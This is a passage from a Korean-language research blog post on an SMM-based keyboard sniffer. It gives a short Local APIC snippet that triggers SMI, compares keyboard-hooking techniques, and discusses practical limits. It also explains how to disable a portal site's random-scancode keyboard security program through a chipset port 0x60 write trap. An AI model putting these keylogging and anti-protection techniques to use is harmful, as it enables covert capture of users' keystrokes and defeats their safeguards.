Local APIC 의 Interrupt Command Register 에 접근함으로써, IPI 를 발생시킬 수 있습니다. 우리는 #SMI 를 통하여 SMM 에 진입해야 하므로, Delivery mode 를 SMI[010b] 로 설정합니다. 이때 vector 정보는 future compatibility 를 위하여 0x00으로 설정하며, Level, Trigger mode 는 무시됩니다. Interrupt Command Register 의 하위 32비트에 기록하는 순간, IPI 가 발생하게 됩니다.


Field	Value
Vector	0x00
Delivery mode	SMI
Delivery status	Read only
Reserved	
Level	Ignored
Trigger mode	Ignored
Reserved	
Destination shorthand	No shorthand

코드는 2줄로 끝입니다. 물론 Local APIC 의 Memory-mapped IO 공간을 매핑 해 놓아야 합니다.

```
*(PULONG)(LocalAPICGate[0] + 0x0310) = 0x00;
*(PULONG)(LocalAPICGate[0] + 0x0300) = 0x200;
```

불필요한 것들을 모두 빼고 나니 Delivery mode SMI[010b] 에 대한 비트밖에 올라간 것이 없군요.

저 2줄이 실행 되는 순간, 프로세서(물리 ID 0번)는 SMM 에 진입합니다. 그럼 키보드 포트를 읽어서 물리주소 0x00000000 에 기록하겠죠. 이제 해야 할 일은, 읽어낸 스캔코드를 이용해서 원하는 것을 하는 것 뿐입니다. :)



< VMWare 내부에서 SMM Keyboard sniffer 의 작동화면 >

5. 기존의 PS/2 키보드 스니핑과의 비교

SMM 을 이용한 키보드 스니퍼와 기존의 스니핑 기술에 대하여 비교해 봅니다.

기존의 스니핑 기술은 저의 지식의 한계로 인하여 모든 기술을 알지 못하는 점에 대해 사과드리며, 제가 아는 기술들만을 기술해 놓았습니다.

1. 인터럽트 객체를 이용한 키보드 후킹
2. IDT 엔트리 조작을 이용한 키보드 후킹
3. IDTR Limit 조작을 이용한 키보드 후킹
4. I/O APIC 조작을 이용한 키보드 후킹
5. 8042 출력 버퍼 폴링을 이용한 키보드 후킹
6. 디버그 트랩을 이용한 0x60 포트 감시

후킹의 우선순위가 낮은 순서대로 기술해 놓은 것인데, 번호가 클수록 먼저 데이터를 선점할 수 있습니다. SMM 을 이용한 키보드 스니퍼는, 8042 출력 버퍼를 이용한 키보드 후킹 방식을 개조한 방법이지만, 키보드 스캔코드를 얻어오는 과정에서 SMM 에 진입하므로, 그보다 상위랭크에 있는, 디버그 트랩을 이용한 0x60 포트 감시 기법을 무력화 할 수 있습니다.

그 이유는 0x60 포트 트랩은 보호 모드에서 이루어지는 하나의 익셉션-핸들링이기 때문에, SMM 은 보호 모드가 아니므로, 전혀 영향을 받지 않기 때문입니다.

6. 한계점

SMM 을 이용하는 해킹의 한계점은 명확합니다. 거의 현실에서 쓸 수 없는 정도이죠. 가장 큰 문제점은 2004년도 이후의 바이오스들은 부팅시에 D_LCK 비트를 set 함으로써, 이후 SMRAM 으로의 접근을 차단합니다. 게다가 현대의 운영체제는 ACPI를 사용합니다. ACPI 상태에서는 #SMI 가 발생하지 않기 때문에, 칩셋 기반의 Device Trap 을 사용할 수 없습니다. 하이버네이션에 관한 문서도 발견되었는데, SMRAM 에 공격자가 핸들러를 업로드 한 이후에, 시스템이 하이버네이션 상태로 들어갑니다. 이후 다시 시스템 메모리가 복구될 때에, SMRAM 공간이 덮어씌워져 버려서, 애써 업로드한 핸들러가 사라지는 사태가 발생하게 됩니다. Loic Duflot 의 OpenBSD 익스플로잇은 SMM 상태에서 물리 메모리를 조작하여, 권한을 획득하게 되는데, 이를 리눅스에 적용하기 위해서는 일단 PCI Configuration Space 에 접근 가능해야 합니다. 일반 어플리케이션이 PCI Configuration Space 에 접근하려면 iopl() 함수를 사용하여 I/O 권한을 획득해야 하는데, 저 함수는 슈퍼유저가 아니면 작동하지 않습니다.

7. 마치며

SMM 을 이용하는 해킹은 현실에 적용하기에는 큰 무리가 있지만, 재미로 연구하기엔 엄청나게 재미있는 주제였습니다.

재미있었던 점은 칩셋을 조작하면서, 스펙을 읽으며 얻었던 많은 지식이었습니다. 시스템의 Power management 가 어떤 식으로 작동하는지, watchdog timer 는 무엇인지, BIOS 는 부팅시에 도대체 무슨 일을 하는지에 대해서 어렴풋이나마 알 수 있었죠.

좋은 점은, South bridge 에 있는 UHCI 의 Function 2 에 구현된 USB Legacy support 기능을 이용하면 모 포털사이트에 설치되어 있는 랜덤 스캔코드 생성 방식의 키보드 보안 프로그램을 무력화 시킬 수 있습니다.

USB Legacy support 기능 중 0x60 포트에 Write하는 Trap 을 Enable 시키게 되면, 0x60 포트에 대한 Write 이벤트가 발생할 경우 #SMI를 발생하게 되는데, ACPI 덕분에 #SMI 는 발생하지 않게 됩니다. 따라서 그냥 0x60 포트에 대한 Write 는 증발하게 됩니다. 랜덤 스캔코드를 생성하려면 0x64 포트에 0xD2 (Write to the Output buffer)명령을 전달한 후, 해당 스캔코드를 0x60 포트에 기록해야 하는데, 기록하는 스캔코드가 증발해버려서, 랜덤 스캔코드 생성방식은 더 이상 작동할 수 없습니다. 또한 이 방식은 소프트웨어 키보드 에뮬레이터(매크로) 또한 방지할 수 있습니다. 제가 만든 inploop라는 키보드 눌림 매크로 프로그램이 있는데, 위와 똑같은 이유로 전혀 작동하지 않습니다. 저는 Intel(R) ICH7 칩셋에 탑재된 UHCI Function 2(사실 어느 Function 이나 OR 게이트로 연결되어 있어서 상관은 없습니다)의 0x60 Write Trap을 Enable 함으로써, 개념 증명에 성공하였습니다.

그럼 이만, 즐거운 2009 년 되세요.

8. 참고 문서

1. Intel(R) IA-32/64 Software developer's manual 2A
   http://download.intel.com/design/processor/manuals/253666.pdf

2. Intel(R) IA-32/64 Software developer's manual 2B
   http://download.intel.com/design/processor/manuals/253667.pdf

3. Intel(R) IA-32/64 Software developer's manual 3A
   http://download.intel.com/design/processor/manuals/253668.pdf

4. Intel(R) IA-32/64 Software developer's manual 3B
   http://download.intel.com/design/processor/manuals/253669.pdf

5. Intel(R) 82801G I/O Controller Hub 7 (ICH7) Family Datasheet
   http://www.intel.com/assets/pdf/datasheet/307013.pdf

6. Intel(R) 82443BX Host Bridge/Controller Datasheet
   http://developer.intel.com/design/chipsets/datashts/290633.htm

7. Intel(R) 82371AB PCI-TO-ISA / IDE Xcelerator (PIIX4) Datasheet
   http://developer.intel.com/design/intarch/datashts/290562.htm

8. Advanced Configuration and Power Interface Specification revision 3.0
   http://www.acpi.info/DOWNLOADS/ACPIspec30b.pdf

9. Loic Duflot - Security Issue Related to Pentium System Management Mode
   http://cansecwest.com/slides06/csw06-duflot.ppt

10. Unknown - Venturing into the x86's System management mode

11. Blackhat 2008 - SMM Rootkits: A New breed of OS Independent Malware
    http://www.cs.ucf.edu/~czou/research/SMM-Rootkits-Securecom08.pdf

12. John Heasman - Implementing and Detecting an ACPI BIOS Rootkit
    http://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Heasman.pdf

13. Phrack - System management mode Hack Using SMM for "Other Purpose"
    http://phrack.org/issues.html?issue=65&id=7#article

14. Coreboot
    http://coreboot.org/

15. Security Focus - The quest for ring 0
    http://www.securityfocus.com/columnists/402